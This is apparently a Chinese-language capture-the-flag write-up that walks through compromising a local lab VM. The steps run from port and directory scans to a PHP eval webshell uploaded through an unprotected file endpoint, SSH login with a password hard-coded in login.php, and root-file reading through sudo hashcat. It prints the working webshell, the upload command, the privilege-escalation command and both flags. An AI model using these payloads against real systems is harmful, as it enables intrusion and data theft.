nmap扫描


```
┌──(root㉿kali)-[~]
└─# nmap 192.168.234.9 -A -p- -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 00:52 CST
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 00:53 (0:00:06 remaining)
Nmap scan report for 192.168.234.9
Host is up (0.00032s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey: 
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
| http-cookie-flags: 
|   /: 
|     PHPSESSID: 
|_      httponly flag not set
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: \xE7\xAE\xA1\xE7\x90\x86\xE7\xB3\xBB\xE7\xBB\x9F
MAC Address: 08:00:27:D2:B0:D5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.31 ms 192.168.234.9

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.83 seconds
```

查找漏洞

看看网页有什么信息



用户登录

账号

请输入账号...

密码

请输入密码...

验证码 6782

登录


点击验证码可刷新

乍一看以为是密码爆破，实际上我也这么做了，但是没爆出来，所以看看还有什么信息。把目标放在二级目录上，正好验证是否可用密码爆破时发现验证码是处于./backend-api目录下，所以接着扫一下这个目录

```
┌──(root㉿kali)-[~]
└─# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.234.9/backend-api/ -r -x php,txt,html,zip,db,bak -t 64
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.234.9/backend-api/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              bak,php,txt,html,zip,db
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 200) [Size: 1178]
/code.php             (Status: 200) [Size: 171]
/file.php             (Status: 405) [Size: 139]
Progress: 1543899 / 1543899 (100.00%)
===============================================================
Finished
===============================================================
```

发现了upload目录和file.php，所以我们肯定是往file.php上传文件然后在upload中读，最后获得user权限

访问http://192.168.234.9/backend-api/file.php，发现需要POST请求，发起之后显示




```
status:    "error"
message:   "请求格式错误"
hint:      "请使用 multipart/form-data 格式上传文件"
```

木马注入

上网问一下ai如何传文件，ai直接把命令发我了，所以我们直接注入后台木马

```bash
# 创建PHP WebShell
echo '<?php @eval($_POST["cmd"]); ?>' > shell.php

# 尝试上传
curl -X POST \
  -H "Cookie: PHPSESSID=deij1a062mg1l5au7td68170ps" \
  -F "file=@shell.php" \
  http://192.168.234.9/backend-api/file.php
```




```
┌──(root㉿kali)-[~]
└─# echo '<?php @eval($_POST["cmd"]); ?>' > shell.php

┌──(root㉿kali)-[~]
└─# curl -X POST \
  -H "Cookie: PHPSESSID=deij1a062mg1l5au7td68170ps" \
  -F "file=@shell.php" \
  http://192.168.234.9/backend-api/file.php
{"status":"success","message":"\u6587\u4ef6\u4e0a\u4f20\u6210\u529f"}

┌──(root㉿kali)-[~]
└─#
```

回到upload里看看文件路径




Index of /backend-api/uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.php	2025-12-10 12:24	31	

Apache/2.4.62 (Debian) Server at 192.168.234.9 Port 80

然后我们可以蚁剑连接获取shell了



```
(*) 基础信息
当前路径: /var/www/html/backend-api/uploads
磁盘列表: /
系统信息: Linux Api 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html/backend-api/uploads) $
```

扫一下有没有密码啥的

```
(www-data:/var/www/html/backend-api/uploads) $ find / -name '*password*' -type f
2>/dev/null
/usr/bin/systemd-tty-ask-password-agent
/usr/bin/systemd-ask-password
/usr/lib/systemd/system/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.service
/usr/lib/systemd/system/systemd-ask-password-wall.path
/usr/lib/systemd/system/systemd-ask-password-wall.service
/usr/lib/systemd/systemd-reply-password
/usr/lib/x86_64-linux-gnu/libmariadb3/plugin/caching_sha2_password.so
/usr/lib/x86_64-linux-gnu/libmariadb3/plugin/mysql_clear_password.so
/usr/lib/x86_64-linux-gnu/libmariadb3/plugin/sha256_password.so
```

```
/usr/lib/grub/i386-pc/legacy_password_test.mod
/usr/lib/grub/i386-pc/password.mod
/usr/lib/grub/i386-pc/password_pbkdf2.mod
/usr/share/hashcat/rules/T0XlC-insert_top_100_passwords_1_G.rule
/usr/share/man/man1/systemd-tty-ask-password-agent.1.gz
/usr/share/man/man1/systemd-ask-password.1.gz
/usr/share/man/man8/systemd-ask-password-console.service.8.gz
/usr/share/doc/p7zip/DOC/MANUAL/cmdline/switches/password.htm
/usr/share/pam/common-password
/usr/share/pam/common-password.md5sums
/usr/share/icons/Adwaita/96x96/status/dialog-password-symbolic.symbolic.png
/usr/share/icons/Adwaita/48x48/status/dialog-password-symbolic.symbolic.png
/usr/share/icons/Adwaita/48x48/legacy/dialog-password.png
/usr/share/icons/Adwaita/scalable/status/dialog-password-symbolic.svg
/usr/share/icons/Adwaita/16x16/status/dialog-password-symbolic.symbolic.png
/usr/share/icons/Adwaita/16x16/legacy/dialog-password.png
/usr/share/icons/Adwaita/64x64/status/dialog-password-symbolic.symbolic.png
/usr/share/icons/Adwaita/22x22/legacy/dialog-password.png
/usr/share/icons/Adwaita/24x24/status/dialog-password-symbolic.symbolic.png
/usr/share/icons/Adwaita/24x24/legacy/dialog-password.png
/usr/share/icons/Adwaita/32x32/status/dialog-password-symbolic.symbolic.png
/usr/share/icons/Adwaita/32x32/legacy/dialog-password.png
/usr/share/icons/Adwaita/256x256/legacy/dialog-password.png
/boot/grub/i386-pc/legacy_password_test.mod
/boot/grub/i386-pc/password.mod
/boot/grub/i386-pc/password_pbkdf2.mod
/etc/pam.d/common-password
/var/lib/pam/password
/var/cache/debconf/passwords.dat
(www-data:/var/www/html/backend-api/uploads) $
```

一堆东西，不用去翻(其实已经翻完了)，里面肯定什么有用的都没有，所以回到网站根目录下看看php有什么漏洞点。

获取user登录密钥

这一看就发现了网站根目录下的login.php的内容有一串特殊的密钥，我们再读取一下/etc/passwd看一下有什么用户可以登陆

```
(www-data:/var/www/html) $ cat login.php
<?php
session_start();
// 只允许 POST 方式访问，直接打开 login.php 则跳回首页
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
    header('Location: index.php', true, 302);
    exit;
}
// 模拟的固定账号（示例）
$USER = "root";
// 每次请求动态生成与固定明文对应的哈希，用于 password_verify
$PASS_HASH = password_hash("0tmyxZKD1szqdAYe", PASSWORD_DEFAULT);
// 验证码校验
if (
    !isset($_POST['captcha']) ||
    !isset($_SESSION['captcha']) ||
    $_POST['captcha'] != $_SESSION['captcha']
) {
    $_SESSION['msg'] = "验证码错误，请重新输入。";
    header("Location: index.php", true, 302);
    exit;
}
// 用户名 + 密码校验
$username = isset($_POST['username']) ? trim($_POST['username']) : '';
$password = isset($_POST['password']) ? $_POST['password'] : '';
if ($username === $USER && password_verify($password, $PASS_HASH)) {
    $_SESSION['auth'] = true;
    $_SESSION['msg'] = "登录成功！";
    // 登录成功后跳转至 feedback.php
    header("Location: feedback.php", true, 302);
    exit;
} else {
    $_SESSION['msg'] = "账号或密码错误。";
    header("Location: index.php", true, 302);
    exit;
}
(www-data:/var/www/html) $
```

```
(www-data:/var/www/html) $ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
xiaozhihuaa:x:1000:1000::/home/xiaozhihuaa:/bin/bash
(www-data:/var/www/html) $
```

所以尝试用xiaozhihuaa和0tmyxZKD1szqdAYe进行登录

```
┌──(root㉿kali)-[~]
└─# ssh xiaozhihuaa@192.168.234.9
The authenticity of host '192.168.234.9 (192.168.234.9)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.234.9' (ED25519) to the list of known hosts.
xiaozhihuaa@192.168.234.9's password:
Linux Api 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Could not chdir to home directory /home/xiaozhihuaa: Permission denied
-bash: /home/xiaozhihuaa/.bash_profile: Permission denied
xiaozhihuaa@Api:/$
```

然后就水灵灵的登进来了，进到/home看一下文件夹归属

```
xiaozhihuaa@Api:/$ cd home
xiaozhihuaa@Api:/home$ ls -al
total 12
drwxr-xr-x  3 root        root        4096 Dec  7 04:57 .
drwxr-xr-x 18 root        root        4096 Mar 18  2025 ..
drw-------  2 xiaozhihuaa xiaozhihuaa 4096 Dec  7 06:56 xiaozhihuaa
xiaozhihuaa@Api:/home$
```

user-flag

属于我们，但是不给进，我们chmod给自己权限就能进来了

```
xiaozhihuaa@Api:/home$ chmod 777 ./
chmod: changing permissions of './': Operation not permitted
xiaozhihuaa@Api:/home$ chmod 777 xiaozhihuaa/
xiaozhihuaa@Api:/home$ ls -al
total 12
drwxr-xr-x  3 root        root        4096 Dec  7 04:57 .
drwxr-xr-x 18 root        root        4096 Mar 18  2025 ..
drwxrwxrwx  2 xiaozhihuaa xiaozhihuaa 4096 Dec  7 06:56 xiaozhihuaa
xiaozhihuaa@Api:/home$ cd ./xiaozhihuaa/
xiaozhihuaa@Api:~$ ls -al
total 24
drwxrwxrwx 2 xiaozhihuaa xiaozhihuaa 4096 Dec  7 06:56 .
```

```
drwxr-xr-x 3 root        root        4096 Dec  7 04:57 ..
lrwxrwxrwx 1 root        root           9 Dec  7 05:00 .bash_history -> /dev/null
-rw-r--r-- 1 xiaozhihuaa xiaozhihuaa  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 xiaozhihuaa xiaozhihuaa 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 xiaozhihuaa xiaozhihuaa  807 Apr 18  2019 .profile
-rw-r--r-- 1 root        root          44 Dec  7 06:58 user.txt
lrwxrwxrwx 1 root        root           9 Dec  7 05:00 .viminfo -> /dev/null
xiaozhihuaa@Api:~$ cat user.txt
flag{user-7a1b1a56f991412e9b0c1d8e02a5f945}
xiaozhihuaa@Api:~$
```

然后看一下能不能提权或者有能利用的工具

```
xiaozhihuaa@Api:~$ sudo -l
Matching Defaults entries for xiaozhihuaa on Api:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User xiaozhihuaa may run the following commands on Api:
    (ALL) NOPASSWD: /usr/bin/hashcat
xiaozhihuaa@Api:~$
```

这是个爆破hash的工具，拷打一下ai，马上就给出了root的flag获取方式

root-flag

```
xiaozhihuaa@Api:~$ sudo /usr/bin/hashcat -m 0 -a 0 '0cc175b9c0f1b6a831c399e269772661' /root/root.txt -r /root/root.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=============================================================================================================================
* Device #1: pthread-AMD Ryzen 7 7735H with Radeon Graphics, 1432/1496 MB (512 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Skipping invalid or unsupported rule in file /root/root.txt on line 1: flag{root-9f48a1abe48a40c5bf1830b233775a3c}
No valid rules left.

Started: Wed Dec 10 13:01:52 2025
Stopped: Wed Dec 10 13:01:52 2025
xiaozhihuaa@Api:~$
```